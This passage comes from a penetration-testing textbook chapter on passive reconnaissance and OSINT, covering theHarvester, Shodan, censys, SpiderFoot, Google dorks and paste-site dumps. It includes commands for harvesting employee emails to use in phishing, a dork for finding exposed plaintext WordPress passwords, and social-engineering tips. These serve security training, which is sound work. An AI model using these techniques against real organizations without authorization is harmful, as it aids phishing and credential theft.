


Figure 2.8: Passive total output on a search for cyberhia.com

We will be discussing the hidden face of Google in more depth in the *Google Hacking Database* section.

Scraping

A technique that attackers utilize to extract a large number of datasets from websites, whereby the extracted data is stored locally in a filesystem, is called scraping, or web scraping. In the following section, we will utilize some of the most commonly used tools in Kali Linux to perform scraping.

Gathering usernames and email addresses

theHarvester is a Python script that searches through popular search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is relatively simple, as there are only a few command switches to set. The options are as follows:

- `-d`: This identifies the domain to be searched, usually the domain or target's website.
- `-b`: This identifies the source for extracting the data; it must be one of the following: `Bing`, `BingAPI`, `Google`, `Google-Profiles`, `Jigsaw`, `LinkedIn`, `People123`, `PGP`, or `All`.
- `-l`: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- `-f`: This option is used to save the final results to an HTML and XML file. If this option is omitted, the results will only be displayed on the screen, and not saved.

Figure 2.9 provides the sample data extract from theHarvester for the `packtpub.com` domain by running `theHarvester -d packtpub.com -l 500 -b google`.

Figure 2.9: Running theHarvester to gather details on packtpub.com

Note there might be two versions of theHarvester installed on Kali, so it is recommended to use the latest version of theHarvester.

Attackers can also utilize the LinkedIn API to extract a list of people within the given domain and easily form a list of possible valid email addresses and/or usernames. An example would be when an organization uses first and last names within the format of `X.Y@domain.com`; for example, `vijay.velu@company.com`. theHarvester tool can be utilized to enumerate user details on who is currently working in the organization; this can be easily run using:

```
theHarvester -d packtpub.com -l 500 -b LinkedIn
```

The results can be utilized to create a list of email IDs to perform email phishing.

Email addresses of former employees can still be of use. When conducting social engineering attacks, directing information requests to a former employee usually results in a redirect that gives the attacker the credibility of having dealt with the previous employee. In addition, many organizations do not properly terminate employee accounts, and it is possible that these credentials may still give access to the target system.

Obtaining user information

Many penetration testers gather usernames and email addresses, as this information is frequently used to log on to targeted systems. The most commonly employed tool is the web browser, which is used to manually search the target organization's website as well as third-party sites, such as LinkedIn or other social networking websites.

Pentesters may also choose to search on other portals, such as https://hunter.io and/or utilize Firefox plugins such as Email Extractor in their browser to extract the email addresses.

TinEye

TinEye is an online reverse image search portal developed and offered by Idee, Inc. In short, this is a search engine like Google, but it allows the users to search using only images. This information can help the attacker to map images to the target, and can be utilized in a well-defined social engineering attack:




Figure 2.10: Image search on TinEye

Online search portals

Where can you find a surfeit of vulnerable hosts, with the vulnerability details along with screenshots? Often, attackers utilize existing vulnerabilities to gain access to the system without much effort, so one of the easiest ways to do so is to search in Shodan. Shodan is one of the most important search engines available, as it lets anyone on the internet find devices connected to the internet using a variety of filters. It can be accessed by visiting `https://www.shodan.io/`. This is one of the most popular websites consulted for information around the globe. If the name of a company is searched for, it will provide any relevant information that it has in its database, such as IP addresses, port numbers, and the service that was running.

Figure 2.11 is a sample screenshot from `shodan.io` that shows hosts that are running W`indows 7`, which enables attackers to go ahead and narrow down the target and move laterally. We will learn about this in upcoming chapters:




Figure 2.11: Search results for Windows 7 in Shodan

Similar to Shodan, attackers can also utilize the censys.io API for relevant information gathering; this can provide more information about IPv4 hosts, websites, certifications, and other stored information. As an example, *Figure 2.12* provides information about `cyberhia.com`:




Figure 2.12: Results for cyberhia.com in censys.io

SpiderFoot

There are many more automated tools included within Kali that can supplement manual searches. One such tool is SpiderFoot, which automates both offensive and defensive passive reconnaissance using OSINT. The tool is written in Python 3 with the GPL license, and it is preinstalled in the latest version of Kali. The tool provides the option to configure a number of APIs to strengthen the outcome.

The tool can be launched by running `spiderfoot -l IP:Port`, as shown in *Figure 2.13*:

```
└─# spiderfoot -l 10.0.2.15:8009
Starting web server at http://10.0.2.15:8009 ...


*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://10.0.2.15:8009
*************************************************************


[25/Apr/2021:18:18:47] ENGINE Listening for SIGTERM.
[25/Apr/2021:18:18:47] ENGINE Listening for SIGHUP.
[25/Apr/2021:18:18:47] ENGINE Listening for SIGUSR1.
[25/Apr/2021:18:18:47] ENGINE Bus STARTING
[25/Apr/2021:18:18:47] ENGINE Started monitor thread '_TimeoutMonitor'.
[25/Apr/2021:18:18:47] ENGINE Serving on http://10.0.2.15:8009
[25/Apr/2021:18:18:47] ENGINE Bus STARTED
```

Figure 2.13: Running SpiderFoot from the terminal

Once the engine is started, you will be able to visit `http://IP:port`, click on **Settings**, and add all the API keys that you might already have; an example, the `AbusIPDB.com` API key (you can create this key by visiting abuseIPDB) is added to SpiderFoot, as shown in *Figure 2.14*; then save the changes. This can similarly be done for all the APIs that require tokens or API keys:




Figure 2.14: Adding AbuseIPDB.com API key in SpiderFoot settings

Once all the settings are configured, click on **New Scan** and type the scan name and the seed target, which is our target organization's primary domain, and select the options shown in *Figure 2.15*:




Figure 2.15: Creating a new scan in SpiderFoot

The SpiderFoot web interface provides three different ways to run the passive reconnaissance scan:

- **By Use Case**, whereby pentesters can specify **All**, **Footprint**, **Investigate**, and **Passive** (for pentesters, it is a good option to remain stealthy while using SpiderFoot)
- **By Required Data**, which will allow the pentesters to select the information that they are looking for

- **By Module**, allowing the testers to select from which modules they want the information to be gathered

The tools can also gather information on print media, academic publications, and so on. Like Passive Total, this tool also has commercial and community versions.

Once the required selection is completed and the scan has finished running, you should be presented with a similar result to that shown in *Figure 2.16*:




Figure 2.16: Output of SpiderFoot scan results that are in progress

The archive of the OSINT performed using SpiderFoot could be accessed by clicking on the **Scans** tab, which will provide all of the past and current running scans, as shown in *Figure 2.17*:




Figure 2.17: SpiderFoot scan details

Other commercial tools

Spyse (https://spyse.com/) and ZoomEye (https://www.zoomeye.org/) are great search engines that can be utilized for defensive passive recon to quickly gather the entire attack surface of a given target. *Figure 2.18* provides a screenshot of what Spyse looks like:




Figure 2.18: Spyse output on cyberhia.com

Google Hacking Database

The rise of an infodemic during the Covid-19 pandemic has had a significant impact on the world economy. The public generally utilizes Google to keep themselves updated; **"google it"** is a common idiom that can refer to a search for any type of information, whether it be a simple search query, or when collating information on a given topic. In this section, we will narrow down how penetration testers can utilize Google through dorks.

A Google dork or Google Hacking query is a search string that uses advanced search techniques and methods to find information that is not readily available about a target website. These dorks can return information that is difficult to locate through simple search queries.

Using dork scripts to query Google

The first step in understanding **Google Hacking Database** (**GHDB**) is that the testers must understand all the advanced Google operators, just like how machine-level programming engineers must understand computer OP codes (known as **operation code**, these are machine language instructions that specify what operations are to be performed).

These Google operators are part of the Google query process, and the syntax for searching is as follows:

```
operator:itemthatyouwanttosearch
```

There is no space between `operator,` the colon (`:`), and `itemthatyouwanttosearch`. *Table 2.1* lists all the advanced Google operators:

Operator	**Description**	**Mixes with other operators?**	**Can be used alone?**
`intitle`	Page title keyword search	Yes	Yes
`allintitle`	All keywords search at a time in the title	No	Yes
`inurl`	Search the keyword in the URL	Yes	Yes

`site`	Filter Google search results only to the site	Yes	Yes
`ext` or `filetype`	Search for a particular extension or file type	Yes	No
`allintext`	Keyword search for all number of occurrences	No	Yes
`link`	External link search on a page	No	Yes
`inanchor`	Search anchor link on a web page	Yes	Yes
`numrange`	Limit search on the range	Yes	Yes
`daterange`	Limit search on the date	Yes	Yes
`author`	Finding group author	Yes	Yes
`group`	Searching group names	Yes	Yes
`related`	Search related keywords	Yes	Yes

Table 2.1: A list of advanced operators to be used in GHDB

Figure 2.19 provides a screenshot of a simple Google dork to search any plaintext passwords on poorly configured WordPress sites. The dork search is in the following format, entered in the search bar:

```
inurl:/wp-content/uploads/ ext:txt "username" AND "passwc
```




Figure 2.19: Google dork search output for plain text passwords

For more specific operators, we can refer to the guide from Google at http://www.googleguide.com/advanced_operators_reference.html.

We can utilize the Google hacking database from exploit-db, which is constantly updated by the security research community, available at https://www.exploit-db.com/google-hacking-database/.

Data dump sites

In today's world, any information can be shared online quickly and more effectively with the birth of apps such as `pastebin.com`. However, this turns out to be one of the major drawbacks when developers store source code, crypto keys, and other confidential information on the app, which leaves it unattended; this online information provides attackers with a list of abundant information with which to formulate more focused attacks.

The archive forums also reveal the logs of a particular website or the past hacking incidents, if it was previously hacked; Pastebin also offers this information. *Figure 2.20* provides a list of confidential information about a target:




Figure 2.20: Pastebin output of plaintext username and passwords

Defensive OSINT

Defensive OSINT is typically used to see what is already on the internet, including breached information; it is also used to see whether that information is valuable during penetration testing. If the goal of penetration testing is to demonstrate a real-world scenario where this data will be useful, the first step is to identify a similar target that has already been breached. The majority of organizations fix only the affected platform or the host—they often forget about other similar environments. Defensive OSINT is largely divided into three places of search.

Dark web

The dark web is the encrypted network that exists between Tor servers and their clients, whereas the deep web is simply the content of databases and other web services that for one reason or another cannot be indexed by conventional search engines, such as Google.

